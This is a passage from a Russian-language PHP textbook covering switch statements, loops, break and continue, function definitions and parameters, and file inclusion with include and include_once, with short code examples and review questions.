Если должен быть исполнен только блок кода, соответствующий определенному значению, то в конце этого блока следует вставить ключевое слово `break`. Интерпретатор PHP, встретив ключевое слово `break`, перейдет к исполнению строки, расположенной после закрывающей фигурной скобки инструкции `switch`. В примере 4.11 показано, как происходит обработка без инструкций `break`.

Пример 4.11. Что происходит при отсутствии ключевых слов `break`

```
$action="ASSEMBLE ORDER";
switch ($action) {
    case "ASSEMBLE ORDER":
```

```
    echo "Собрать заказ.<br>";
case "PACKAGE":
    echo "Упаковать.<br>";
case "SHIP":
    echo "Доставить заказчику.<br>";
}
```

Если переменная `$action` будет иметь значение "ASSEMBLE ORDER", результат работы этого фрагмента будет следующим:

```
Собрать заказ.
Упаковать.
Доставить заказчику.
```

Если предположить, что стадия сборки уже была пройдена, и переменная `$action` имеет значение "PACKAGE", то будет получен следующий результат:

```
Упаковать.
Доставить заказчику.
```

Выбор по умолчанию

Если значение условного выражения не совпало ни с одним из предложенных в инструкциях `case` вариантов, инструкция `switch` и в этом случае позволяет что-то сделать, примерно как инструкция `else` конструкции `if`, `elseif`, `else`.

Для этого нужно последним вариантом в списке выбора сделать инструкцию `default`: (пример 4.12).

Пример 4.12. Создание сообщения об ошибке с помощью инструкции `default`:

```
switch ($action) {
    case "ADD":
        echo "Выполнить добавление.";
        break;
    case "MODIFY":
        echo "Выполнить изменение.";
        break;
    case "DELETE":
        echo "Выполнить удаление.";
        break;
    default:
        echo "Ошибка: Допустимы только действия ADD, MODIFY и DELETE.";
}
```

Кроме обычного, инструкция `switch` поддерживает альтернативный синтаксис – конструкцию из ключевых слов `switch/endswitch`, определяющих начало и конец инструкции вместо фигурных скобок (пример 4.13).

Пример 4.13. Инструкция `switch` завершается ключевым словом `endswitch`

```
switch ($action):
    case "ADD":
        echo "Выполнить добавление.";
        break;
```



```
case "MODIFY":
    echo "Выполнить модификацию.";
    break;
case "DELETE":
    echo "Выполнить удаление.";
    break;
default:
    echo "Ошибка: Допустимы только действия ADD, MODIFY и DELETE.";
endswitch;
```

Вы узнали, что можно организовать исполнение различных фрагментов программы в зависимости от условий, называемых условными выражениями. Инструкция `switch` предоставляет удобный способ проверки значения выражения на равенство одному из нескольких возможных значений.

Циклы

Вы уже научились изменять ход исполнения PHP-программы на основе результатов сравнения, а теперь пора узнать следующий момент: если вы хотите, чтобы действия повторялись до тех пор, пока операция сравнения не вернет значение `FALSE`, нужно использовать циклы (`loop`). Каждое отдельное исполнение последовательности инструкций в цикле называется *итерацией*. Циклы очень удобны для выполнения таких распространенных задач, как отображение результатов запроса, когда в цикле выполняется обход всех полученных строк. Для организации циклов PHP предоставляет конструкции `while`, `for` и `do ... while`.

Каждый цикл состоит из двух основных частей. Первая определяет, когда должно быть остановлено исполнение цикла, и напоминает операцию сравнения в инструкции `if`. Вторая – собственно фрагмент программы, выполняющий необходимые действия, который может состоять из единственной строки или нескольких строк, заключенных в фигурные скобки. Типичная логическая ошибка – отсутствие в теле цикла программного кода, влияющего на условие прекращения работы цикла, что может привести к созданию бесконечного цикла.

Программный код цикла исполняется до тех пор, пока условное выражение возвращает значение `TRUE`. Чтобы избежать *бесконечного цикла*, который будет крутиться вечно, код тела цикла должен заставить условное выражение в определенный момент вернуть значение `FALSE`. Когда это произойдет, работа цикла прекратится, и исполнение продолжится со строки кода, расположенной непосредственно после цикла.

Цикл `while`

Цикл `while` вычисляет условное выражение. В зависимости от результата этого вычисления выполняется следующий далее фрагмент кода. На рис. 4.3 показан порядок работы цикла `while`.




Рис. 4.3. Так исполняется цикл *while*

Синтаксис цикла *while*:

```
while (выражение)
{
    программный код цикла;
}
```

Пример 4.14 иллюстрирует использование цикла *while*.

Пример 4.14. Цикл *while*, тело которого исполняется 10 раз

```
<?php
$num = 1;

while ($num <= 10) {
    print "Цикл номер $num<br />\n";
    $num++;
}

print 'Конец.';
?>
```

Пример 4.14 дает следующий результат:

```
Цикл номер 1
Цикл номер 2
Цикл номер 3
Цикл номер 4
Цикл номер 5
Цикл номер 6
Цикл номер 7
Цикл номер 8
```

```

Цикл номер 9
Цикл номер 10
Конец.

```

Перед началом цикла значение переменной `$num` устанавливается равным 1. Это называется инициализацией переменной-счетчика. Каждый раз, когда выполняется блок кода, с помощью инструкции `$num++`; значение переменной `$num` увеличивается на 1. После десяти итераций выражение `$num <= 10` вернет значение `FALSE`, работа цикла прекратится, и будет выведена строка `Конец.`



Будьте внимательны, чтобы не создать бесконечный цикл. Неприятные последствия бесконечного цикла в сценарии: пользователь не получит запрошенную страницу, а вычислительные мощности веб-сервер будут сильно загружены.

Цикл `do ... while`

Цикл `do ... while` принимает условное выражение, как и цикл `while`, но оно помещается в конец конструкции. Синтаксис этого цикла:

```

do {
    программный код цикла;
} while(выражение);

```

Данная разновидность цикла полезна, когда тело цикла должно быть исполнено хотя бы один раз, независимо от значения условного выражения. Например, попробуем с помощью этого цикла сосчитать до 10, как показано в примере 4.15.

Пример 4.15. Счет до 10 с помощью цикла `do ... while`

```

<?php

$num = 1;

do {
    echo " Цикл номер ".$num."<br />";
    $num++;
} while ($num <= 10);

echo "Конец.";

?>

```

Пример 4.15 дает тот же результат, что и пример 4.14; однако если в качестве начального значения переменной `$num` взять число 11, поведение цикла изменится.

```

<?php

$num = 11;

do {
    echo "Цикл номер ".$num."<br />";

```

```

$num++;
} while ($num <= 10);

```

```
?>
```

Этот фрагмент выведет:

```
11
```

Программный код цикла выведет число 11, потому что циклы `do ... while` всегда исполняются по крайней мере один раз. Когда исполнение дойдет до инструкции `while`, условное выражение вернет значение `FALSE`, и работа цикла `do ... while` прекратится.

Цикл for

Циклы `for` в общем виде предоставляют те же функциональные возможности, что и циклы `while`, а кроме того позволяют инициализировать и изменять значение счетчика цикла. Этот цикл имеет следующий синтаксис:

```

for (выражение_инициализации; условное_выражение; изменяющее_выражение){
    программный код цикла;
}

```

На рис. 4.4 показана блок-схема цикла `for`.




Рис. 4.4. Так исполняется цикл `for`

Пример использования цикла `for`:

```

<?php
for ($num = 1; $num <= 10; $num++) {
    print "Цикл номер $num<br />\n";
}
?>

```

Этот фрагмент дает следующий результат:

```
Цикл номер 1
Цикл номер 2
Цикл номер 3
Цикл номер 4
Цикл номер 5
Цикл номер 6
Цикл номер 7
Цикл номер 8
Цикл номер 9
Цикл номер 10
```

Исполняя цикл `for`, PHP сначала вычисляет выражение инициализации. В каждой итерации выполняется часть кода, которая увеличивает счетчик, и затем проверяется условное выражение, чтобы узнать, не пора ли завершить цикл. В результате получается более компактная и простая для восприятия инструкция.



При определении цикла `for` можно опустить любое из трех выражений, например выражение инициализации, но разделительные точки с запятыми (;) следует ставить всегда. Цикл `for` без выражения инициализации приведен в примере 4.16.

Принудительное завершение цикла

В PHP есть аналог аварийной кнопки для принудительного прерывания цикла – инструкция `break`. Обычно единственный способ выхода из цикла предоставляет условное выражение, с помощью которого определяется момент завершения цикла. Если программный код тела цикла обнаруживает какую-либо ошибку, при которой нет смысла или возможности продолжать работу цикла, вы можете прервать исполнение цикла с помощью инструкции `break`. Как, скажем, если бы у вас шнурок застрял в эскалаторе. Эскалатору вовсе незачем ехать дальше. А так бы он все ехал и ехал!

К возможным проблемам, которые могут подстергать вас при работе с циклом, относятся исчерпание свободного дискового пространства при записи в файл и попытка деления на ноль. В примере 4.16 имитируется ситуация обработки деления на неизвестное значение, полученное из формы (которую мог заполнять пользователь). Пользователь может нарочно или по неосторожности ввести отрицательное число там, где вы ожидаете положительное (хотя такие ошибки надо отлавливать на этапе проверки правильности заполнения формы). Исполняемый в теле цикла код проверяет значение переменной `$counter` на равенство нулю. Если проверка дает положительный результат, исполнение цикла прерывается с помощью инструкции `break`.

Пример 4.16. Попытка деления на ноль предотвращается с помощью инструкции `break`

```
<?php

$counter = -3;

for (; $counter < 10; $counter++) {
    // Проверка деления на ноль
    if ($counter == 0) {
        echo "Обработка остановлена из-за попытки деления на ноль.";
        break;
    }

    echo "100/$counter<br />";
}

?>
```

Этот пример выведет следующее:

```
100/-3
100/-2
100/-1
Обработка остановлена из-за попытки деления на ноль.
```

Разумеется, иногда вы предпочли бы просто пропустить одну из итераций цикла. Это делается с помощью инструкции `continue`.

Инструкция `continue`

Для остановки обработки текущего блока кода в теле цикла и перехода к следующей итерации можно использовать инструкцию `continue`. От инструкции `break` она отличается тем, что не прекращает работу цикла, а просто выполняет переход к следующей итерации. Перед вызовом инструкции `continue` необходимо обеспечить изменение переменной, управляющей циклом, в противном случае есть вероятность попасть в бесконечный цикл. Пример 4.17 похож на предыдущий, но вместо инструкции `break` в нем используется инструкция `continue`.

Пример 4.17. Использование `continue` вместо `break`

```
<?php

$counter = -3;

for (; $counter < 10; $counter++) {
    // Проверка деления на ноль
    if ($counter == 0) {
        echo "Итерация пропущена из-за попытки деления на ноль.";
    }
}
```

```
        continue;
    }

    echo "100/$counter ", 100/$counter, "<br />";

}

?>
```

Этот пример выведет следующее:

```
100/-3 -33.3333333333
100/-2 -50
100/-1 -100
Итерация пропущена из-за попытки деления на ноль.
100/1 100
100/2 50
100/3 33.3333333333
100/4 25
100/5 20
100/6 16.6666666667
100/7 14.2857142857
100/8 12.5
100/9 11.1111111111
```

Обратите внимание: в процессе работы цикла было пропущено нулевое значение переменной `$counter`, но цикл продолжил работу со следующего значения.

Мы рассмотрели все основные конструкции языка, управляющие ходом исполнения программы, а также обсудили стандартные блоки, управляющие ходом исполнения программы. Мы узнали, что выражения могут быть простыми, как значения `TRUE` или `FALSE`, а могут быть сложными, включающими логические операторы и операторы сравнения. Комбинирование выражений с такими конструкциями управления ходом исполнения программы, как инструкции `if` и `switch`, упрощает принятие решений.

Мы также рассмотрели циклы `while`, `do ... while` и `for`. В динамических веб-страницах циклы помогают решать такие распространенные задачи, как отображение результатов запроса в виде таблицы HTML.

Вопросы к главе 4

Вопрос 4.1

Что такое инструкция?

Вопрос 4.2

Какой элемент программного кода описывает то или иное действие в выражении?

Вопрос 4.3

Что объединяет оператор?

Вопрос 4.4

Что означает знак плюса (+)?

Вопрос 4.5

Что такое двухместный оператор?

Вопрос 4.6

Что такое трехместный оператор?

Вопрос 4.7

Могут ли арифметические операторы принимать символы в качестве операндов?

Вопрос 4.8

Какой тип может иметь операнд индекса массива?

Вопрос 4.9

Будет ли ошибкой использовать два идущих подряд символа амперсанда (&&) вместо одного (&)?

Вопрос 4.10

Для чего предназначена функция `isset()`?

Вопрос 4.11

Напишите инструкцию `switch`, которая выполняла бы сложение, вычитание, умножение и деление в зависимости от значения переменной, описывающей действие.

Вопрос 4.12

Для чего предназначено ключевое слово `break`?

Вопрос 4.13

Напишите цикл `for`, который выполнял бы перебор чисел от 10 до 1. Ответы на эти вопросы приводятся в разделе «Глава 3» приложения.

5

Функции

Чтобы писать на языке PHP программы, представляющие из себя нечто большее, чем просто пара страниц кода, и при этом достаточно удобно организованные, понадобится освоить понятие *функции*. Функции избавят вас от многократного повторения одних и тех же фрагментов кода в программах. Чтобы получить функцию, нужно назначить фрагменту кода имя, называемое именем функции. После этого данный фрагмент можно исполнять, обращаясь к нему по этому имени.

В PHP есть сотни встроенных функций. Например, `print_r` – это функция, которая выводит сведения о переменной на обычном английском языке, то есть в более понятном для человека виде, чем программный код.

Если передать функции `print_r` строку или целое или вещественное число, то она выведет само значение. Массивы отображаются в виде списка ключей и элементов. Аналогичный формат вывода используется и для объектов. С появлением PHP 5.0 функции `print_r` и `var_export` стали выводить сведения о защищенных и частных свойствах объектов.

Диапазон функций очень широк – от `aggregate_info` до `imap_ping` и `pdf_open_image`. Функций так много, что в этой главе мы сможем рассмотреть лишь самые основные, тем не менее, вы узнаете достаточно, чтобы пользоваться функциями без затруднений. Полный список функций вы найдете на сайте <http://www.php.net>.

Мы рассмотрим следующие вопросы:

- как создать функцию, дав ей имя, и как потом исполнить эту функцию;
- как передать в функцию значения и как использовать их внутри функции;
- как получить значения из функции и использовать их в программе;
- как убедиться в наличии функции до попытки вызвать ее.

Код, оформленный как функция, выглядит более профессионально. И, разумеется, если вы обнаружили, что постоянно используете один и тот же фрагмент, есть смысл поместить его в отдельную функцию. Функции облегчат чтение кода и позволят свести к минимуму правку, если вы вдруг захотите что-то изменить в этом фрагменте кода, поскольку потребуются исправить лишь одно место, а не искать нужные фрагменты по всему тексту программы.

Функция – это блок программного кода, который принимает некоторые значения, обрабатывает их и выполняет определенные действия. Можно представить себе функцию как выпекание печенья в духовке. Вы помещаете в горячую духовку фигурки из теста – это входное значение функции. Духовка печет печенье – это функция. Результат работы такой функции – готовое (съедобное) печенье. Функция выпекания могла бы принимать и другие входные значения, например температуру и время выпекания. Различные входные значения функции называются *параметрами*, или *аргументами*.

С помощью параметров функции передается некоторая информация, а функция исполняет программный код. Функции могут принимать целый список параметров, а могут вообще не иметь их. В примере 5.1 мы с помощью функции `echo` выведем некоторый текст. Функция `echo` отображает текст, передаваемый ей в виде параметра. Большинство функций требуют, чтобы параметры помещались в круглые скобки, но `echo` представляет собой исключение из этого правила¹. Вы можете без опаски использовать ее для вывода значений практически любых переменных! В примере 5.1 приведена простейшая программа из возможных.

Пример 5.1. Вездесущая программа «Hello, World!» («Привет, МИР!»)

```
<?php
    echo("Hello world!");
?>
```

На рис. 5.1 показано, как выглядит результат работы этого сценария в окне браузера.

Функция `echo` просто передает браузеру строку «Hello world!», как только тот запросит страницу PHP.



На самом деле, `echo` является языковой конструкцией PHP. Фактически, отсюда и ее способность обрабатывать параметры, не заключенные в скобки. Следует отметить, что настоящие функции всегда требуют наличия круглых скобок.

¹ `echo` (и другие функции, например `print`) можно записывать как в операторной форме (`echo 'XXX'`), так и в функциональной (`echo('XXX')`); они практически эквивалентны. В первом случае рекомендуется ставить пробел перед операндом `'XXX'`, а во втором – не оставлять пробелы перед скобками, обрамляющими параметры. Это относится к записи вызовов любых прочих функций и совпадает с рекомендациями по структурированию текста из главы 17. – *Прим. науч. ред.*




Рис. 5.1. Так выглядит в окне браузера текст, выводимый функцией `echo`

Вы можете использовать множество встроенных функций PHP или определять собственные. Позже в этой главе мы подробнее поговорим об определении собственных функций.

Вызов функций

Встроенные функции PHP могут вызываться из любого сценария PHP. При вызове функций выполняется их внутренний программный код, что позволяет избавиться от повторяющихся фрагментов в программе и упрощает ее поддержку. В примере 5.2 приведена встроенная функция `phpinfo()`. Она возвращает техническую информацию о параметрах настройки PHP.

Пример 5.2. Отображение информации об окружении PHP

```
<?php
    phpinfo();
?>
```

Эта функция позволяет диагностировать наиболее общие проблемы. Со временем вы поймете, что это одно из наиболее полезных мест, куда следует заглянуть, чтобы выяснить, соответствует ли окружение требованиям сценария PHP. На рис. 5.2 видна лишь часть информации с этой страницы. Если какая-либо функция не работает, эта страница поможет выяснить, был ли интерпретатор PHP скомпилирован с поддержкой всех необходимых модулей. Но не оставляйте сценарии с `phpinfo()` на веб-сервере, введенном в эксплуатацию, иначе вы откроете доступ к информации о своем сервере хакерам, которые смогут использовать ее в неблагоприятных целях.

Чтобы вызвать функцию нужно записать ее имя, вслед за которым поставить открывающую скобку (, перечислить параметры, добавить закрывающую скобку) и точку с запятой (;). Выглядеть это должно примерно так: *имя_функции(параметры);*. Имена функций не чувствительны к регистру букв, поэтому вызов `phpinfo` будет идентичен вызову `PhpInfo`. В примере 5.3 вызов функции выглядит так: `md5($mystring);`




Рис. 5.2. Информация о PHP, отображаемая в браузере

Большинство функций возвращают некоторое значение, которое можно использовать в операции сравнения или сохранить в переменной. Прекрасное начало – функция `md5`. Это односторонняя хэш-функция проверки целостности строки, по действию аналогичная вычислению контрольной суммы. Функция `md5` преобразует сообщение в строку фиксированной длины, содержащую цифры и называемую *профилем сообщения* (message digest). После этого можно выполнить *сверку* (hashcheck), сравнив профиль сообщения с профилем сообщения, восстановленным посредством публичного ключа, для подтверждения того, что текст сообщения не изменялся посторонними лицами. В примере 5.3 создается 128-битовая сигнатура строки "mystring".

Пример 5.3. Создание сигнатуры `md5`

```
<?php
    $mystring = "mystring";
    $signature = md5($mystring);
    echo $signature;
?>
```

Пример 5.3 выведет:

```
169319501261c644a58610f967e8f9d0
```

Возвращаемое значение, о котором подробно говорится в этой главе, записывается в переменную `$signature`, которая затем отправляется браузеру.



Необязательный параметр `raw_output` функции `md5` по умолчанию имеет значение `FALSE`.

Обычно с помощью функции `md5` проверяют, не был ли файл поврежден во время передачи. Сигнатура `md5` файла сравнивается с эталонной после того, как он будет получен. Если они совпадают, то вероятность повреждения файла при передаче весьма мала. Если они отличаются, то файл наверняка поврежден.

Последний пример показал, что с помощью функции вы можете выполнять сложную обработку данных, не вдаваясь в технические детали. В этом истинная мощь функций.

Определение функций

В языке PHP очень много встроенных функций. Вы также можете создавать свои функции для организации собственного программного кода. Чтобы определить функцию, начните с инструкции `function`:

```
function имя_функции([аргументы]) { программный код }
```

Квадратные скобки (`[]`) означают необязательность. В этом определении, на месте `[аргументы]` можно было бы записать *необязательные аргументы*. Вслед за ключевым словом `function` должно следовать имя функции. Имена функций подчиняются тем же правилам, что и имена других программных элементов языка PHP, например переменных. Вслед за именем функции должны следовать круглые скобки. Если у функции есть параметры, они указываются в круглых скобках. Наконец, далее должен следовать программный код функции, заключенный в фигурные скобки, как показано выше.

Функции допускается определять в любом месте программы, вызывать их тоже можно практически в любом месте. В главе 3 мы рассмотрели правила области видимости (`scope`). Как вы наверняка помните, переменная видима в контексте, где она определена. Большинство переменных PHP имеют единую область видимости. Единая область видимости охватывает также подключаемые файлы. Функции определяются в том же самом файле или в подключаемом файле. Функции могут иметь параметры и возвращать значения, что позволяет многократно использовать программный код.

Собственную функцию, отображающую иной текст приветствия, можно было бы определить так:

```
<?php
function hi()
{
    echo("Привет из мира функций!");
}
```

```
}  
// Вызвать функцию  
hi();  
?>
```

Этот фрагмент выведет:

Привет из мира функций!

У функции `hi` нет параметров, поэтому в скобках ничего не надо указывать. Теперь, когда мы рассмотрели определение простейшей функции, попробуем соединить функцию и параметры.

Параметры

Параметры – это удобный способ передачи информации в функцию, позволяющий нам не заботиться об области видимости переменных. В языке PHP не требуется определять типы данных для параметров – достаточно перечислить имена параметров.

В следующем примере используется функция `strtolower`, переводящая буквы строки «Hello world!» в нижний регистр. Она принимает на входе строковый параметр (этот тип данных описан в главе 3). В примере также используется функция `strtoupper`, преобразующая буквы строки к верхнему регистру.

Пример 5.4. Функции преобразования регистра используются внутри новой функции, принимающей параметр

```
<?php  
// Сделать заглавной первую букву строки  
function capitalize( $str )  
{  
    // Сначала переведем все буквы в нижний регистр  
    $str = strtolower($str);  
    // Затем первую букву строки переведем в верхний регистр  
    $str{0} = strtoupper($str{0}); // $str{0} – обращение к первому символу  
строки  
    echo $str;  
}  
capitalize("hEllo World!");  
  
?>
```

Пример 5.4 выведет:

Hello world!

Значение переменной `$str` выводится внутри функции, потому что мы еще не рассматривали возможность передачи значения за пределы функции. Как уже отмечалось, `$str{0}` – это форма обращения к первому символу строки.



PHP не требует указывать, должна ли функция возвращать какое-либо значение, а также тип этого значения.

Параметры могут иметь значения по умолчанию. Фактически, значения по умолчанию позволяют вам не передавать функции параметры, если их значения совпадают со значениями по умолчанию. Попробуем изменить функцию `capitalize` так, чтобы у ее параметра имелось значение по умолчанию, в соответствии с которым функция делала бы заглавной первую букву каждого слова или все буквы строки. Рассмотрим пример 5.5.

Пример 5.5. Создание функции `capitalize` с параметром `$each`, имеющим значение по умолчанию

```
<?php
// Сделать заглавной первую букву каждого слова или все буквы строки
function capitalize( $str, $each=TRUE )
{
    // Сначала переводим все буквы в нижний регистр,
    // иначе не первые буквы могут остаться заглавными
    $str = strtolower($str);
    if ($each === TRUE) {
        $str = ucwords($str);
    } else {
        $str = strtoupper($str);
    }
    echo("$str <br />");
}
capitalize("hEllo World!");
echo("Теперь сделаем то же самое, но при значении параметра each =
FALSE.<br>");
capitalize("hEllo World! ",FALSE);
?>
```

Пример 5.5 выведет:

```
Hello World!
```

Теперь сделаем то же самое, но при значении параметра `each = FALSE`.

```
HELLO WORLD!
```

Пример 5.5 наглядно показал, что если вызвать функцию `capitalize` только с одним параметром `hEllo World!`, то параметр `$each` примет значение по умолчанию `TRUE`. Благодаря этому в верхний регистр переводятся только первые буквы всех слов. Когда при втором обращении к функции `capitalize` ей в виде параметра передается значение `FALSE`, `$each` получает значение `FALSE`, и результат работы функции изменяется. Добавим, что функция `ucwords` переводит первые буквы слов строки в верхний регистр.

Передача параметров по ссылке

Когда функции передается аргумент, внутри функции создается его локальная копия для хранения значения. Изменение этого значения касается только локальной копии переменной в функции, никак не отражаясь на источнике параметра. Однако вы можете определять передачу параметров по ссылке, изменение которых будет отражаться на исходной переменной.

Передачу *параметров по ссылке* определяют, помещая символ амперсанда (&) перед именем параметра в определении функции.

Попробуем изменить функцию `capitalize` из примера 5.5 так, чтобы она принимала ссылку на строку (пример 5.6).

Пример 5.6. Модифицируем функцию `capitalize`, чтобы она принимала параметр по ссылке

```
<?php
function capitalize( &$str, $each=TRUE )
{
    // Сначала переводим все буквы в нижний регистр
    $str = strtolower($str);
    if ($each === TRUE) {
        $str = ucwords ($str);
    } else {
        $str = strtoupper($str);
    }
}
$str = "hEllo WoRld!";
capitalize( $str );
echo $str;
?>
```

Пример 5.6 выведет:

```
Hello World!
```

Поскольку функция `capitalize` определяет параметр `$str` как параметр по ссылке, при вызове функции была передана ссылка на исходную переменную. Фактически функция прочитала и модифицировала значение исходной переменной. Если бы параметр не был объявлен как параметр по ссылке, было бы выведено исходное значение "hEllo WoRld!".

Подключение PHP-файлов

Чтобы сделать программный код более удобочитаемым, вы можете поместить свои функции в отдельный файл. Многие дополнения PHP, доступные в Интернете, уже оформлены в виде файлов, которые достаточно просто можно подключить к своей программе на языке PHP. Возможность подключения файлов в PHP обеспечивают четыре функции:

- `include`;
- `require`;
- `include_once`;
- `require_once`.

Все эти функции могут принимать в качестве параметра имя локального файла. Функции `require` и `include` очень схожи по действию и отличаются лишь реакцией на невозможность получения запрошенного ресурса. Например, в случае недоступности ресурса функции `include` и `include_once` выводят предупреждение и пытаются продолжить исполнение

программы. Функции `require` и `require_once` при недоступности запрошенного ресурса останавливают обработку данной страницы. А теперь познакомимся с этими функциями поближе.

Инструкция `include`

Инструкция `include` позволяет подключать и присоединять к вашему PHP-сценарию другие сценарии. Действие этой инструкции можно представить как вставку кода из подключаемого файла в ваш PHP-сценарий. В примере 5.7 приведен программный код подключаемого файла с именем `add.php`.

Пример 5.7. Простой подключаемый файл с именем `add.php`

```
<?php
function add( $x, $y )
{
    return $x + $y;
}
?>
```

В примере 5.8 предполагается, что файл `add.php` находится в том же каталоге, что и сам сценарий.

Пример 5.8. Использование функции `include`

```
<?php
include('add.php');
echo add(2, 2);
?>
```

Этот сценарий выведет:

4

Как следует из примера 5.8, инструкция `include` присоединяет необходимые PHP-сценарии, благодаря чему ваша программа получает доступ к другим переменным, функциям и классам.



Вы можете присваивать подключаемым файлам любые имена, но всегда добавляйте расширение `.php`, потому что в при другом расширении, например `.inc`, пользователь сможет запросить ваш файл, и веб-сервер вернет его текст. Это угроза безопасности, поскольку могут быть раскрыты пароли или принцип действия вашей программы, что дает лазейку злоумышленникам. Чтобы этого не происходило, PHP-файлы должны обрабатываться интерпретатором PHP.

Инструкция `include_once`

При подключении PHP-сценариев с многоступенчатой вложенностью могут возникнуть проблемы из-за того, что инструкция `include` не проверяет, были ли ранее подключены данные сценарии.

Например, попытаемся выполнить такой сценарий:

```
<?php
include('add.php');
include('add.php');
echo add(2, 2);
?>
```

Будет получено сообщение об ошибке:

```
Fatal error: Cannot redeclare add() (previously declared in
/home/www/htmlkb/oreilly/ch5/add.php:2) in
/home/www/htmlkb/oreilly/ch5/add.php on line 2
```

```
Фатальная ошибка: Невозможно переопределить add() (уже объявлена
в /home/www/htmlkb/ oreilly/ch5/add.php:2)
в /home/www/htmlkb/oreilly/ch5/add.php в строке 2
```

У вас в сообщении может быть указан другой путь к файлу, в зависимости от того, где вы его сохранили. Чтобы избежать ошибок подобного рода, следует использовать инструкцию `include_once`.

В примере 5.9 используется инструкция `include_once`.

Пример 5.9. Подключение файла с помощью инструкции `include_once`

```
<?php
include_once('add.php');
include_once('add.php');
echo add(2, 2);
?>
```

При исполнении этот сценарий выведет:

```
4
```

Очевидно, что вы и не собираетесь помещать инструкции `include` для подключения одного и того же файла непосредственно друг за другом, – гораздо вероятнее, что вы попытаетесь подключить файл, который присоединяется через другой подключаемый файл. Поэтому всегда следует использовать `include_once`, так как у этой инструкции нет недостатка инструкции `include`.

Нужно иметь в виду несколько проблем, способных помешать подключению файла с помощью инструкции `include` или `include_once`. Если файл был удален, вполне очевидно, что интерпретатор PHP не сможет подключить его. Другая проблема – если инструкция `include` случайно удалена из сценария. Это может произойти, когда у инструкции `include` нет очевидной связи с использующим ее программным кодом, и она расположена далеко от этого кода в файле. Один из способов предотвратить данную проблему – размещать определение функции, в теле которой используется подключаемый код, сразу же после инструкции `include`. После этого можно вызывать эту функцию в любом месте основного файла программы. Дополнительно можно поместить в начало определения функции инструкцию `include_once` – это однозначно укажет на то, что имеющийся подключаемый файл требуется именно здесь.

